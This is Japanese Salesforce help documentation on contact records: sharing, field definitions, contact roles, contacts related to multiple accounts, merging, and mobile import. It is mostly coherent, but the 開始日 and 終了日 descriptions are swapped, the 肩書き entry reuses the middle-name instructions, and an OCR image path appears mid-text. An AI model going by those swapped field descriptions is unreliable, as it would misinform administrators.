他のユーザと取引先責任者レコードを共有するには、そのユーザに取引先責任者に対する「参照」権限が必要です。共有する取引先責任者レコードに取引先が関連付けられている場合、取引先レコードを共有する権限を持っている場合のみ、取引先も共有されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. 取引先責任者の詳細ページで、[共有] をクリックします。

   共有の詳細ページには、取引先責任者への共有アクセス権を持つユーザ、グループ、ロール、およびテリトリーが一覧表示されます。

2. 共有の詳細ページから、次の作業を実行できます。
   - 項目の絞り込みリストを表示するには、［ビュー］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。
   - 作成したビューを編集または削除するには、［ビュー］ドロップダウンリストから選択し、[編集] をクリックします。
   - レコードへのアクセス権を持つすべてのユーザを表示するには、[リストの拡張] をクリックします。
   - 他のユーザ、グループ、ロール、またはテリトリーのレコードへのアクセス権を付与するには、[追加] をクリックします。
   - 自分で作成した共有の直接設定ルールについては、リスト内の項目の横にある [編集] か [削除] をクリックすると、アクセスレベルを編集または削除できます。

3. 変更内容を保存します。

関連トピック:

取引先責任者
取引先責任者の表示および管理のガイドライン
取引先責任者の取引先の変更に関する考慮事項
取引先責任者の共有とアクセスに関する考慮事項

取引先責任者の共有とアクセスに関する考慮事項

取引先責任者レコードの共有とアクセスに関して認識しておく必要のある事項について説明します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- テリトリー管理や個人取引先のある組織では、取引先責任者の共有を使用できません。
- 組織のデフォルトのアクセスレベルを超えて取引先責任者へのアクセス権を制限することはできません。
- 行動に取引先責任者やリードを招集するには、少なくともその取引先責任者やリードに対する「参照」権限が必要です。行動にリソースを招集するには、少なくともそのリソースに対する「行動の追加」権限が必要です。
- 取引先に関連付けられていない取引先責任者は、組織の共有モデルに関係なく、常に非公開になります。参照できるのは、取引先責任者の所有者およびシステム管理者だけです。非公開の取引先責任者には、共有ルールおよびワークフロールールが適用されません。組織でディビジョンを使用している場合は、非公開の取引先責任者は常にグローバルディビジョンに属します。
- 付与される側に取引先へのアクセス権がない場合、その取引先を共有する権限がなければ、取引先責任者を共有できません。
- 取引先責任者に対する組織の共有設定が[親レコードに連動]に設定されている場合に、取引先などの関連レコードを共有するときは、[取引先責任者のアクセス権]オプションを使用できません。代わりに、取引先責任者の取引先に対するユーザのアクセス権によって、取引先責任者に対するすべてのアクセス権が決まります。
- 取引先責任者に対する組織の共有設定が[親レコードに連動]で、取引先に対する組織の共有設定が[非公開]の場合、取引先オブジェクトに対する「すべての参照」権限があっても、所有していない取引先の取引先責任者を表示することはできません。ただし、取引先の取引先責任者を所有している場合は、同じ取引先の他の取引先責任者を表示できます(親取引先へのアクセス権によって、関連付けられた子レコードへのアクセス権が付与されるため)。

取引先責任者の項目

取引先責任者には、次の項目があります(アルファベット順に並べてあります)。項目が使用できるかどうかは、システム管理者の Salesforce 設定によって決まります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

項目	説明
取引先名	取引先責任者がリンクされている取引先。取引先名を入力するか、リストから取引先を選択するか、取引先を作成します。非公開の取引先責任者には取引先を設定できません。
カスタマーポータルのセルフ登録を許可	カスタマーポータルへのアクセスを許可している場合、この項目を選択すると、取引責任者はカスタマーポータルにセルフ登録できます。
アシスタント	取引先責任者のアシスタント。最大40文字です。
アシスタント電話	アシスタントの電話番号。最大40文字です。
誕生日	取引先責任者の誕生日。項目をクリックし、カレンダーから日付を選択します。
取引先責任者 通貨	取引先責任者の、すべての通貨金額項目のデフォルト通貨。金額は取引先責任者通貨で表示され、ユーザ個人設定の通貨に変換されます。マルチ通貨が使用されている場合に表示されます。
取引先責任者 ディビジョン	取引先責任者が属するディビジョン。この値は、関連する取引先から継承されます。 ディビジョンを使用してデータを分割している場合に使用できます。
取引先責任者 所有者	取引先責任者に割り当てられた所有者。Personal Edition では利用できません。
取引先責任者レコードタイプ	どのような選択リスト値がそのレコードで使用可能かを決定する項目名。使用可能なエディションは、Professional Edition、Enterprise Edition、Unlimited

項目	説明
	Edition、Performance Edition、および Developer Edition です。
作成者	取引先責任者を作成したユーザ。作成日時も含まれます。参照のみです。
カスタムリンク	システム管理者が設定した取引先責任者のカスタムリンクのリスト。
部署	法人または組織の関連付けされた部署。最大 80 文字です。
説明	取引先責任者の説明。最大32KBのデータです。レポートには、最初の 255 文字が表示されます。
メール	取引先責任者のメールアドレス。有効なメールアドレスが必要です。最大 80 文字です。 この項目のメールアドレスをクリックすると、ユーザの個人用メールアプリケーションを使用してメールが送信されます。この活動は、取引先責任者レコードに活動としてログ記録されません。 Gmail ボタンとリンク機能が有効な場合、項目の横にある Gmail リンクをクリックして、Gmail アカウントからメールを送信できます。
Fax	取引先責任者の FAX 番号。最大 40 文字です。
名	取引先責任者編集ページに表示される取引先責任者の名。最大 40 文字です。
名 (ローカル)	ローカル言語に翻訳された取引先責任者の名。
自宅電話	取引先責任者の自宅電話番号。最大 40 文字です。
最終更新者	取引先責任者項目を最後に変更したユーザ。変更日時も含まれます。この項目では、取引先責任者の関連リスト項目のいずれかに行った変更は追跡しません。参照のみ。
姓	取引先責任者編集ページに表示される取引先責任者の姓。最大 80 文字です。
姓 (ローカル)	ローカル言語に翻訳された取引先責任者の姓。
登録情報照会 最終依頼日	最後に登録情報照会が送信された日付。
登録情報照会 最終更新日	最後に登録情報照会が返されてマージされた日付。

項目	説明
リードソース	広告、パートナー、Webなどのレコードソース。エントリは、システム管理者が設定した有効な選択リスト値から選択されます。選択リスト値ごとに最大 40 文字です。
市区郡 (郵送先)	郵送先住所の市区郡。最大 40 文字です。
国 (郵送先)	郵送先住所の国。最大 80 文字です。
都道府県 (郵送先)	郵送先住所の都道府県。最大 80 文字です。
町名・番地 (郵送先)	郵送先住所の町名・番地。最大 255 文字です。
郵便番号 (郵送先)	郵送先住所の郵便番号。最大 20 文字です。
ミドルネーム	取引先責任者編集ページに表示される取引先責任者のミドルネーム。最大 40 文字です。 この項目を有効化するには、Salesforce カスタマーサポートにお問い合わせください。次に、[設定]から、[クイック検索] ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース]を選択します。その後で、[個人名のミドルネームを有効化] を選択します。
ミドルネーム (ローカル)	ローカル言語に翻訳された取引先責任者のミドルネーム。 この項目を有効化するには、Salesforce カスタマーサポートにお問い合わせください。次に、[設定]から、[クイック検索] ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース]を選択します。その後で、[個人名のミドルネームを有効化] を選択します。
携帯	取引先責任者の携帯電話番号。最大 40 文字です。
名前	取引先責任者詳細ページに表示される取引先責任者の名、ミドルネーム、姓、サフィックスを合わせたもの。
市区郡 (その他)	取引先責任者の住所の市区郡(その他)。最大40文字です。
国 (その他)	取引先責任者の別の住所の国。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大80文字です。

項目	説明
都道府県 (その他)	取引先責任者の別の住所の都道府県。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。
町名・番地 (その他)	取引先責任者の住所の町名・番地(その他)。最大 255 文字です。
郵便番号 (その他)	取引先責任者の住所の郵便番号(その他)。最大20文字です。
電話 (その他)	取引先責任者の電話番号(その他)。最大40文字です。
電話	取引先責任者の主電話番号。最大 40 文字です。
上司	取引先責任者のマネージャの名前。取引先責任者の名前を入力するか、リストから取引先責任者を選択します。
敬称	様、教授など、取引先責任者を示す敬称。エントリは、システム管理者が設定した有効な選択リスト値から選択されます。最大 40 文字です。
肩書き	取引先責任者編集ページに表示される取引先責任者の名前の肩書き。最大 40 文字です。 この項目を有効化するには、Salesforce カスタマーサポートにお問い合わせください。次に、[設定]から、[クイック検索] ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース]を選択します。その後で、[個人名のミドルネームを有効化] を選択します。
役職	組織内の取引先責任者の職位。最大 80 文字です。
ユーザ名	セルフサービスの取引先責任者用のみ。[ユーザ名] はデフォルトで [メール] です。取引先責任者は、セルフサービスポータルにログインするときにユーザ名を入力します。 メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、

項目	説明
	引き続きセルフサービスポータルを使用できます。

関連トピック:

- 取引先責任者の作成に関する考慮事項
- 取引先責任者の取引先の変更に関する考慮事項

取引先責任者の役割の項目

取引先責任者の役割では、取引先、ケース、契約、または商談で取引先責任者または個人取引先が果たす役割を定義します。取引先責任者の役割には次の項目があります。Lightning Experience では [商談] 項目も含まれます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

項目	説明
取引先責任者	取引先責任者または個人取引先の名前。既存の取引先責任者を選択するか、新しい取引先責任者を作成します。
主	ユーザを選択すると、レコードの主取引先責任者として識別されます。 ［主］オプションは、ケースには使用できません。代わりに、ケースレコードの［取引先責任者名］項目にリストされている取引先責任者が自動的に主取引先責任者になります。
役割	レコードの取引先責任者の役割。システム管理者は、この選択リストの選択肢をカスタマイズできます。

取引先責任者の役割の追加と管理

各取引先責任者または個人取引先がビジネスプロセスで果たす役割を指定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Lightning Experience での取引先責任者の役割の追加と管理

ビジネスプロセスで各取引先責任者が果たす役割を指定するには、取引先責任者の役割を商談または契約に追加します。

Salesforce Classic での取引先責任者の役割の追加と管理

ビジネスプロセスで各取引先責任者が果たす役割を指定するには、取引先責任者の役割を取引先、ケース、契約、および商談に追加します。

Lightning Experience での取引先責任者の役割の追加と管理

ビジネスプロセスで各取引先責任者が果たす役割を指定するには、取引先責任者の役割を商談または契約に追加します。

重要: Lightning Experience では、取引先責任者の役割は商談と契約に使用できます。各使用可能なオブジェクトでほぼ同じように機能しますが、それぞれ独立して動作します。そのため、オブジェクトごとに個別に設定して使用する必要があります。

1. 商談または契約の [取引先責任者の役割] 関連リストで、[取引先責任者の役割の追加] をクリックします。
2. [取引先責任者] 項目をクリックして、取引先責任者または個人取引先を選択します。必要に応じて、[新規取引先責任者] をクリックして取引先責任者を作成します。
3. 取引先責任者の役割を選択します。役割を選択しない場合でも、取引先責任者が [取引先責任者の役割] 関連リストに追加され、後で編集できます。
4. 必要に応じて、レコードの主取引先責任者を指定します。
5. 変更内容を保存します。
6. 必要に応じてレコードの [取引先責任者の役割] を編集、削除し、最新の状態を維持します。

例: AW Computing では、Mary Smith がすべての提案を評価し、最終的な決断をする Tom Jones に転送します。AW Computing の商談レコードで Mary Smith を [Evaluator] に指定し、Tom Jones を [Decision Maker] に指定します。これで、最初の問い合わせ先がわかるようになりました。

関連トピック:

取引先責任者の役割を使用する場合の考慮事項

取引先責任者の役割の項目

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: すべてのエディション

ユーザ権限

取引先責任者の役割を追加または編集する

- 取引先責任者の役割があるオブジェクト (取引先、商談など) に対する「編集」

  および

  取引先責任者に対する「参照」

取引先責任者の役割を参照する

- 取引先責任者の役割があるオブジェクト (取引先、商談など) に対する「参照」

Salesforce Classic での取引先責任者の役割の追加と管理

ビジネスプロセスで各取引先責任者が果たす役割を指定するには、取引先責任者の役割を取引先、ケース、契約、および商談に追加します。

重要: Salesforce Classic では、取引先責任者の役割は取引先、商談、ケース、契約で使用できます。各使用可能なオブジェクトでほぼ同じように機能しますが、それぞれ独立して動作します。そのため、オブジェクトごとに個別に設定して使用する必要があります。

1. 取引先、ケース、契約、または商談の[取引先責任者の役割]関連リストで[新規]をクリックします。
2. ルックアップアイコンを使用して、取引先責任者または個人取引先を選択します。必要に応じて、[新規]をクリックして取引先責任者を作成します。
3. 取引先責任者の役割を選択します。
4. 必要に応じて、レコードの主取引先責任者を指定します。ケースにはこのオプションがありません。
5. 変更内容を保存します。
6. 必要に応じてレコードの[取引先責任者の役割]を編集、削除し、最新の状態を維持します。

例: AW Computing では、Mary Smith がすべての提案を評価し、最終的な決断をする Tom Jones に転送します。AW Computing の商談レコードで Mary Smith を [Evaluator] に指定し、Tom Jones を [Decision Maker] に指定します。これで、最初の問い合わせ先がわかるようになりました。

関連トピック:

- 取引先責任者の役割を使用する場合の考慮事項
- 取引先責任者の役割の項目

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

取引先責任者の役割を追加または編集する

- 取引先責任者の役割があるオブジェクト (取引先、ケース、契約、商談など) に対する「編集」

  および

  取引先責任者に対する「参照」

取引先責任者の役割を参照する

- 取引先責任者の役割があるオブジェクト (取引先、ケース、契約、商談など) に対する「参照」

取引先責任者-to-複数取引先

個人が複数の会社で仕事をしていることはよくあります。ビジネス所有者が複数の会社を所有していることもあれば、コンサルタントが複数の組織の代理人を務めていることもあります。1つの取引先責任者または個人取引先を、複数の取引先に関連付けると、重複レコードを作成することなく、個人と法人間のリレーションを簡単に管理できます。


取引先責任者-to-複数取引先を使用する場合でも、各取引先責任者には主取引先 ([取引先名] 項目の取引先) を設定する必要があります。取引先責任者と主取引先の間には*直接*リレーションがあります。ただし、他の取引先を取引先責任者に追加できます。これらの副取引先と取引先責任者のリレーションは*間接*です。

個人取引先を法人取引先に関連付けると、リレーションは常に間接的になります。個人取引先には主取引先はないので、法人取引先に直接関連付けることはできません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



例: John Smith は Acme Corporations の社長であり、Acme は John の取引先責任者レコードの取引先です。他方、John は Greendot Media という非営利メディア組織にも関与しています。Greendot Media を John の取引先責任者レコードの関連取引先として追加すると、この別のリレーションを追跡できます。Acme は John の取引先責任者レコードの取引先であるため、John は Acme に対する*直接*取引先責任者とみなされます。Greendot Media、および John が関連する他の取引先に対しては、*間接*取引先責任者とみなされます。John は Greendot Media および John が間接的に関連する他の取引先の [関連取引先責任者] 関連リストにも表示されます。

関連トピック:

- 取引先責任者-to-複数取引先とその他のオプションとの比較
- 取引先責任者と取引先の間のリレーションの作成と編集
- 取引先責任者の複数の取引先への関連付けに関する考慮事項

取引先責任者と取引先の間のリレーションの作成と編集

担当する個人と法人の間のリレーションを簡単に追跡するには、1つの取引先責任者レコードを複数の取引先レコードに関連付けます。

1. 取引先レコードから、[関連取引先責任者] 関連リストを使用して、取引先と取引先責任者または取引先と個人取引先間のリレーションを作成または編集できます。
   a. リレーションを作成する場合は、[リレーションを追加] をクリックします。
   b. 既存のリレーションを編集する場合は、[リレーションを表示] (Salesforce Classic) または [リレーションを表示] (Lightning Experience) をクリックします。続いて、[リレーションを編集] をクリックします。
2. 取引先と取引先責任者間のリレーション情報を入力します。

   メモ: [直接] 項目は、取引先責任者と関連付けられた取引先が取引先責任者の主取引先かどうかを示します。この項目は、取引先責任者の [取引先名] 項目に基づいてシステムが生成する項目のため、参照のみです。取引先責任者と取引先の間の直接リレーションを削除するには、取引先責任者の主取引先を変更するか、取引先責任者を削除します。個人取引先には常に法人取引先への間接リレーションが含まれます。
3. 変更内容を保存します。

取引先責任者または個人取引先レコードで取引先と取引先責任者のリレーションを作成および編集するには、[関連取引先] 関連リストを使用します。

関連トピック:

取引先責任者-to-複数取引先
取引先責任者の複数の取引先への関連付けに関する考慮事項
取引先と取引先責任者のリレーション項目

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先と取引先責任者の間のリレーションを作成、編集、または削除する
- 取引先に対する「参照」、取引先責任者に対する「編集」

取引先と取引先責任者の間のリレーションを参照する
- 取引先と取引先責任者に対する「参照」

取引先責任者の複数の取引先への関連付けに関する考慮事項

1つの取引先責任者を複数の取引先に関連付ける前に潜在的な問題を把握する必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

一般情報

- 取引先責任者レコードの［取引先名］項目にある取引先が、取引先責任者の*主*取引先です。取引先責任者と主取引先のリレーションは*直接*リレーションです。取引先責任者に関連付けられているその他のすべての取引先は*間接*リレーションです。
- 取引先責任者と取引先の間の直接リレーションを削除するには、取引先責任者の主取引先を変更するか、取引先責任者を削除します。
- 取引先と取引先責任者のリレーションは、データローダでインポートできますが、データインポートウィザードではインポートできません。
- 間接的に同じ取引先に関連付けられている取引先責任者または個人取引先をマージしようとすると、重複リレーションの削除を求めるエラーが出ます。同じ取引先責任者または個人取引先に間接的に関連付けられている取引先をマージする場合も同様のエラーが出ます。

取引先と取引先責任者のリレーション

- すべての直接取引先責任者は、取引先レコードの[関連取引先責任者]関連リストに自動的に含まれるため、システム管理者がページレイアウトから [取引先責任者] 関連リストを削除している場合があります。
- 特定の取引先へのアクセス権がある場合、参照アクセス権がある関連取引先責任者が [関連取引先責任者] 関連リストに表示されます。特定の取引先責任者へのアクセス権がある場合、すべての関連取引先が [関連取引先] 関連リストに表示されますが、開くことができるのは参照アクセス権がある取引先のみです。
- 取引先と取引先責任者の間の間接リレーションを作成する場合は、取引先責任者に主取引先がある必要があります。非公開の取引先責任者では作成できません。
- 取引先と取引先責任者のリレーション詳細ページで新規取引先責任者は作成できません。
- 取引先責任者の主取引先を変更することで、主取引先をそれ以外に変更するワークフロールールがトリガされる場合、選択した取引先責任者と取引先間のリレーションは間接リレーションとして保存されます。これは、システム管理者が以前のリレーションを保存するように設定している場合のみ有効です。

Mircosoft インテグレーション

- Salesforce と Microsoft Outlook 間で取引先責任者を同期する場合、主取引先リレーションのみが同期されます。
- Outlook の取引先責任者から取引先名を削除すると、取引先責任者に Salesforce の他の取引先とのリレーションがある場合に、Salesforce への正常な同期が行われません。

システム管理者の設定

- 他の取引先に関連付けられている直接取引先責任者がある取引先を削除しようとする場合、システム管理者が指定した取引先設定によって結果が異なります。取引先の削除がブロックされる場合と取引先を削除

できる場合があります。取引先を削除できる場合、直接取引先責任者は、他の取引先へのリレーションの有無にかかわらず、すべて自動的に削除されます。

- 取引先責任者の主取引先を変更する場合、以前の取引先リレーションへの影響は、システム管理者が指定した取引先設定によって異なります。取引先責任者と以前の主取引先の間のリレーションは、削除される場合と間接リレーションとして保存される場合があります。
- 活動が取引先責任者の親取引先に積み上げ集計されるかどうかは、システム管理者が指定した活動設定によって異なります。

関連トピック:

取引先責任者-to-複数取引先

取引先責任者と取引先の間のリレーションの作成と編集

取引先と取引先責任者のリレーション項目

取引先責任者-to-複数取引先により、取引先と取引先責任者のリレーションオブジェクトを使用して、1つの取引先責任者を複数の取引先に関連付けることができます。ページレイアウトと項目レベルセキュリティ設定によって、表示可能な項目や編集可能な項目が決まります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
取引先	取引先責任者が関連する会社の名前。
有効	取引先責任者が会社と積極的にかかわっているかどうかを示します。
取引先責任者	取引先に関連する個人の名前。
直接	取引先責任者と関連付けられた取引先が取引先責任者の主取引先かどうかを示します。この参照のみ項目は、取引先責任者レコードの［取引先名］項目で決まります。たとえば、Acme取引先レコードの [関連取引先責任者] 関連リストには［取引先名］項目に Acme があるすべての取引先責任者が自動的に含まれ、直接取引先責任者としてマークされます。
終了日	取引先責任者と取引先のリレーションが開始された日付。［開始日］項目と共に使用してリレーションの履歴を保持します。
ロール	取引先責任者の取引先でのロール。バイヤー、意思決定者、評価者など。1

項目	説明
	つの取引先責任者に複数のロールを選択できます。
開始日	取引先責任者と取引先のリレーションが終了した日付。［終了日］項目と共に使用してリレーションの履歴を保持します。

関連トピック:

- 取引先責任者-to-複数取引先
- 取引先責任者と取引先の間のリレーションの作成と編集

登録情報照会の返信を使用した取引先責任者の詳細の更新

取引先責任者の登録情報照会メールの返信を使用して、取引先責任者レコードを更新します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

メモ: 登録情報照会は、Summer '17 以降すべての Salesforce 組織で廃止される予定です。詳細は、「Stay-in-Touch Request Retirement」を参照してください。

1. 受信した登録情報照会メールの返信から、[今すぐ更新] リンクをクリックします。
2. 新しい値と元の値を確認します。
3. 新しいデータを保存する場合は [変更を受け入れる] をクリックし、更新を無視して元の値を保持する場合は [変更を受け入れない] をクリックします。

関連トピック:

- 登録情報照会による取引先責任者の更新
- 登録情報照会設定の編集
- 一括登録情報照会による複数のユーザへの取引先責任者更新情報の要求

一括登録情報照会による複数のユーザへの取引先責任者更新情報の要求

同時に複数の取引先責任者または個人取引先に更新情報を要求するには、一括登録情報照会ウィザードを使用します。

メモ: 登録情報照会は、Summer '17 以降すべての Salesforce 組織で廃止される予定です。詳細は、「Stay-in-Touch Request Retirement」を参照してください。

1. 取引先責任者のホームページの [ツール] で、[一括登録情報照会] をクリックします。Salesforce 組織で個人取引先を使用している場合は、取引先ホームページにもリンクがあります。
2. 更新情報を要求する取引先責任者と個人取引先のリストビューを選択します。また、ここでリストビューの編集や作成もできます。
3. [Go] をクリックします。
4. 要求の送信先ユーザを選択します。

   メールアドレスが記載されているレコードのみ選択できます。［メール送信除外］オプションが選択されているレコードは、一括メール送信ができないため、リストビューに表示されません。
5. [次へ] をクリックします。
6. メールテキストを確認します。必要に応じて、登録情報照会の設定を編集します。
7. [送信] をクリックします。

受信者が最新の情報を記載して返信したら、返信内のリンクを使用して取引先責任者レコードを更新します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

一括登録情報照会更新を送信する手順は、次のとおりです。

- 「メールの送信」

  および

  「登録情報照会の送信」

関連トピック:

登録情報照会による取引先責任者の更新

登録情報照会の返信を使用した取引先責任者の詳細の更新

登録情報照会設定の編集

ポータルに対して有効化された取引先責任者の取引先の変更に関する考慮事項

ポータルに対して有効化された取引先責任者の取引先を変更する前に、次の重要事項を考慮してください。

- 外部ユーザは、以前の取引先から自分のケースおよび商談にアクセスできます。
- パートナーポータルを使用できる取引先責任者は、パートナーポータルで使用できる取引先にのみ移行できます。
- 取引先責任者のポータルロールは、移行される取引先の名前に一致するよう自動的に更新されます (ただし、ロールを持たない大規模カスタマーユーザではない場合)。たとえば、ポータルロール「取引先Aのカスタマーユーザ」は「取引先Bのカスタマーユーザ」となります (ポータルロールの名前に関連する取引先の名前が含まれるため)。ポータルロールは各取引先に対して一意であり、Salesforce 組織のロール階層の取引先所有者のロールの下にあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

- 取引先間でポータルユーザを移行すると、ポータルユーザのロールが更新されるため、パートナーユーザを別の取引先に移行すると、次のことが実行されます。
  - 各取引先の商談は、Salesforce 組織の売上予測階層で再計算されます。
  - パートナーユーザが所有する商談の所有権は、以前の取引先に残ります。
- パートナーユーザの代理管理者およびカスタマーユーザの代理管理者は、移行先である取引先のポータルユーザを更新することができます。

関連トピック:

取引先責任者と個人取引先に対するカスタマーポータルの有効化

取引先責任者と個人取引先のセルフサービスの有効化

重複する取引先責任者のマージに関する考慮事項

重複する取引先責任者をマージする前に、次の重要事項を考慮してください。

- 同じ主取引先がある取引先責任者のみをマージできます。この主取引先は、取引先責任者レコードの［取引先名］項目にリストされる取引先です。
- 同じ取引先に間接的に関連する取引先責任者をマージしようとすると、重複するリレーションの削除を指示するエラーが表示されます。取引先責任者レコードの間接的なリレーションは、[関連取引先]関連リストで管理されます。
- 破棄された重複取引先責任者に関連する項目の一部は、新規にマージされた取引先責任者に関連します。たとえば、キャンペーン履歴、ケース、ケースチーム、添付ファイル、メモ、商談などです。破棄されたレコードの Chatter フィードは保持されません。
- 一部の設定と関連情報はマスタレコードから取得され、新規にマージされたレコードに適用されます。たとえば、共有設定、ミーティングへの招待、取引先のディビジョン、［上司］項目の値、参照のみ項目および非表示項目などです。システム管理者および「参照のみ項目の編集」権限を持つユーザは、マスタレコードに残す参照のみ項目を手動で選択できます。
- 破棄された重複取引先責任者はごみ箱に移動します。
- 新規にマージされた取引先責任者の［作成者］項目には、マージされた最も古い取引先責任者の日付が入ります。［最終更新者］項目には、レコードがマージされた日付が使用されます。
- 重複取引先責任者が他のキャンペーンのメンバーである場合、［メンバーの状況が更新された］項目の日付が各取引先責任者に保持され、新しくマージされた取引先責任者に関連付けられます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

カスタマーポータルを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パートナーポータルを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- 有効なセルフサービスユーザは 1 人のみなので、他のセルフサービスユーザは取引先責任者のマージ前に無効になります。マージされた取引先責任者には有効なセルフサービスユーザ名が採用されます。

関連トピック:

重複する取引先責任者のマージ
取引先責任者の項目
ポータルユーザと関連付けられている取引先責任者のマージに関する考慮事項

ポータルユーザと関連付けられている取引先責任者のマージに関する考慮事項

ポータルユーザと関連付けられている取引先責任者をマージする前に、次の重要事項を考慮してください。

- ポータル取引先責任者を他のポータル取引先責任者とマージできます。たとえば、次のものを使用できる取引先責任者をマージできます。
  - 取引先責任者がカスタマーポータルを使用できるパートナーポータル(またはその逆)
  - 取引先責任者がポータルを使用できないパートナーポータルまたはカスタマーポータル
- パートナーユーザおよびカスタマーユーザを含む取引先責任者をマージする前に、残す必要のあるポータルユーザの種類を決定します。残さないユーザは無効化されます。ただし、取引先責任者がマージされた後で、マージプロセス中に取引先責任者を削除したポータルにアクセスするために取引先責任者を有効にすることができます。
- マージプロセス時に無効化されたポータルユーザは、所有しているレコードの所有権を保持します。たとえば、ポータルユーザがケースを所有しており、そのポータルユーザが無効化されると、ケースに新しい所有者が割り当てられるまで、そのケースの所有権はユーザに保持されます。
- さまざまな取引先に関連付けられている取引先責任者をマージするには、マージする取引先責任者を 1 つの取引先に移行してから、共通の取引先に関連付けられている取引先責任者をマージします。

エディション

使用可能なエディション: Salesforce Classic

カスタマーポータルを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パートナーポータルを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

モバイルデバイスの取引先責任者リストから Salesforce への取引先責任者のインポート

Salesforce1 アプリケーションを使用してモバイルデバイスの取引先責任者リストから Salesforce に取引先責任者をインポートすることで、営業担当は時間を節約して入力ミスを防ぐことができます。この機能は、Salesforce1 ダウンロード可能アプリケーションのみで使用できます。

1. Salesforce1 で、取引先責任者を作成した場所に移動します。
2. [デバイスからインポート] をタップして、デバイスの取引先責任者リストを開きます。
3. 取引先責任者を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

4. Salesforce で取引先責任者を取引先と関連付けるには、Salesforce の取引先責任者レコードに移動し、取引先を追加します。

モバイルデバイスから取引先責任者をインポートするときは、次の項目がデバイスの取引先責任者から Salesforce の取引先責任者に対応付けられます。

- メール
- 自宅電話
- 市区郡 (郵送先)
- 国 (郵送先)
- 取引先責任者 郵便番号 (郵送先)
- 都道府県 (郵送先)
- 町名・番地 (郵送先)
- 携帯
- その他の電話
- 電話

メモ: 場合によっては、ローカルデバイスからの対応付けでは、期待どおりに Salesforce1 の取引先責任者レコードに対応付けられないことがあります。

関連トピック:

モバイルデバイスから取引先責任者をインポートする場合の考慮事項

モバイルデバイスから取引先責任者をインポートする場合の考慮事項

モバイルデバイスの取引先責任者リストから取引先責任者を Salesforce にインポートする場合の注意事項について説明します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

- Salesforce1 を使用して取引先責任者を Android または iOS デバイスから、州選択リストおよび国選択リスト項目が有効になっている Salesforce 組織にインポートする場合、［都道府県］項目には入力されません。
- モバイルデバイスの取引先責任者に携帯電話項目が複数あり、Salesforce の［電話］項目が空の場合は、次のとおり処理されます。
  - 1 つ目の携帯電話項目が Salesforce の［電話］項目に対応付けられます。
  - 2 つ目の携帯電話項目は Salesforce の［携帯］項目に対応付けられます。
- モバイルデバイスからメールを選択すると、Salesforce1 は通常 2 つ目のメールアドレスの場所を取り込みます。デバイスで表示ラベルが作成されている場合は、インテグレーションによって、ローカルの仕事用メールアドレスから Salesforce の標準の取引先責任者メールアドレスへの対応付けが試行されます。

Salesforce 内で必要な高品質のデータの取得

